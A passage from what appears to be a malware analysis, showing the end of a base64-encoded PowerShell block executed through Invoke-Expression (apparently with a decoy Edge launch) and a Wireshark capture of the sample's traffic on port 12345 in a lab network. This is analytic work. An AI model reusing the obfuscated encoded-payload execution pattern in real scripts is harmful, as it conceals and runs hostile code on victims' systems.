lcygiRW5kTWVzc2FnZSIpDQogICAgICAgICAgICAgICAgICAgICRTdHJlYW0uV3JpdGUoJERhdGEsMCwkRGF0YS5MZW5ndGgpDQogICAgICAgICAgICAgICAgICAgICRTdHJlYW0uV3JpdGUoJE5ld2wsMC
wkTmV3bC5MZW5ndGgpDQogICAgICAgICAgICAgICAgICAgICRTdHJlYW0uV3JpdGUoJEJsYW5rLDAsJEJsYW5rLkxlbmd0aCkNCiAgICAgICAgICAgICAgICAgICAgJFN0cmVhbS5Xcml0ZSgkRW5kLDAsJ
EVuZC5MZW5ndGgpDQogICAgICAgICAgICAgICAgICAgICRTdHJlYW0uV3JpdGUoJEJsYW5rLDAsJEJsYW5rLkxlbmd0aCkgICANCiAgICAgICAgICAgIH0NCiAgICAgICAgfQ0KICAgICAgICAkU3RyZWFt
LkNsb3NlKCkNCiAgICB9DQp9Y2F0Y2h7DQogICAgaWYoJFJ1biAtZXEgJEZhbHNlKXsNCiAgICAgICAgc3RhcnQtcHJvY2VzcyAiQzpcUHJvZ3JhbURhdGFcTWljcm9zb2Z0XFdpbmRvd3NcU3RhcnQgTWV
udVxQcm9ncmFtc1xNaWNyb3NvZnQgRWRnZS5sbmsiDQogICAgfQ0KfQ0KDQo="))
    Invoke-Expression $str
```


Figure 8 - Base64 Encoded script block

tcp.stream eq 29

No.	Time	Source	SrcPort	Destination	Protocol	Length	Info
3363	21.638911	192.168.142.1	63299	192.168.142.146	TCP	66	63299 → 12345 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
3364	21.639046	192.168.142.146	12345	192.168.142.1	TCP	66	12345 → 63299 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
3365	21.639237	192.168.142.1	63299	192.168.142.146	TCP	60	63299 → 12345 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
3387	25.408720	192.168.142.1	63299	192.168.142.146	TCP	61	63299 → 12345 [PSH, ACK] Seq=1 Ack=1 Win=1051136 Len=7
3388	25.454302	192.168.142.146	12345	192.168.142.1	TCP	54	12345 → 63299 [ACK] Seq=1 Ack=8 Win=2102272 Len=0
3389	25.512803	192.168.142.146	12345	192.168.142.1	TCP	78	12345 → 63299 [PSH, ACK] Seq=1 Ack=8 Win=2102272 Len=24
3390	25.514042	192.168.142.146	12345	192.168.142.1	TCP	2112	12345 → 63299 [PSH, ACK] Seq=25 Ack=8 Win=2102272 Len=2058
3391	25.514273	192.168.142.1	63299	192.168.142.146	TCP	60	63299 → 12345 [ACK] Seq=8 Ack=1485 Win=1049600 Len=0
3392	25.514273	192.168.142.1	63299	192.168.142.146	TCP	60	[TCP Window Update] 63299 → 12345 [ACK] Seq=8 Ack=1485 Win=1051136 Len=0
3393	25.561213	192.168.142.1	63299	192.168.142.146	TCP	60	63299 → 12345 [ACK] Seq=8 Ack=2083 Win=1050368 Len=0
3430	30.644442	192.168.142.1	63299	192.168.142.146	TCP	66	63299 → 12345 [PSH, ACK] Seq=8 Ack=2083 Win=1050368 Len=12
3431	30.688474	192.168.142.146	12345	192.168.142.1	TCP	54	12345 → 63299 [ACK] Seq=2083 Ack=20 Win=2102272 Len=0
3432	30.745564	192.168.142.146	12345	192.168.142.1	TCP	16114	12345 → 63299 [ACK] Seq=2083 Ack=20 Win=2102272 Len=16060
3433	30.745878	192.168.142.1	63299	192.168.142.146	TCP	60	63299 → 12345 [ACK] Seq=20 Ack=3543 Win=1051136 Len=0
3434	30.745878	192.168.142.1	63299	192.168.142.146	TCP	60	63299 → 12345 [ACK] Seq=20 Ack=5003 Win=1051136 Len=0
3435	30.745879	192.168.142.1	63299	192.168.142.146	TCP	60	63299 → 12345 [ACK] Seq=20 Ack=7923 Win=1048064 Len=0
3436	30.745879	192.168.142.1	63299	192.168.142.146	TCP	60	[TCP Window Update] 63299 → 12345 [ACK] Seq=20 Ack=7923 Win=1051136 Len=0
3437	30.745879	192.168.142.1	63299	192.168.142.146	TCP	60	63299 → 12345 [ACK] Seq=20 Ack=10843 Win=1050624 Len=0
3438	30.745879	192.168.142.1	63299	192.168.142.146	TCP	60	63299 → 12345 [ACK] Seq=20 Ack=13763 Win=1051136 Len=0
3439	30.745880	192.168.142.1	63299	192.168.142.146	TCP	60	63299 → 12345 [ACK] Seq=20 Ack=15223 Win=1051136 Len=0
3440	30.745880	192.168.142.1	63299	192.168.142.146	TCP	60	63299 → 12345 [ACK] Seq=20 Ack=16683 Win=1051136 Len=0
3441	30.745926	192.168.142.146	12345	192.168.142.1	TCP	4934	12345 → 63299 [PSH, ACK] Seq=18143 Ack=20 Win=2102272 Len=4880
3442	30.746122	192.168.142.1	63299	192.168.142.146	TCP	60	63299 → 12345 [ACK] Seq=20 Ack=19603 Win=1049856 Len=0
3443	30.746122	192.168.142.1	63299	192.168.142.146	TCP	60	63299 → 12345 [ACK] Seq=20 Ack=22523 Win=1051136 Len=0
3444	30.790535	192.168.142.1	63299	192.168.142.146	TCP	60	63299 → 12345 [ACK] Seq=20 Ack=23023 Win=1050624 Len=0
3482	35.470617	192.168.142.1	63299	192.168.142.146	TCP	60	63299 → 12345 [PSH, ACK] Seq=20 Ack=23023 Win=1050624 Len=5
3483	35.525607	192.168.142.146	12345	192.168.142.1	TCP	54	12345 → 63299 [ACK] Seq=23023 Ack=25 Win=2102272 Len=0
3484	35.594127	192.168.142.146	12345	192.168.142.1	TCP	54	12345 → 63299 [RST, ACK] Seq=23023 Ack=25 Win=0 Len=0

Figure 9 - Wireshark TCP stream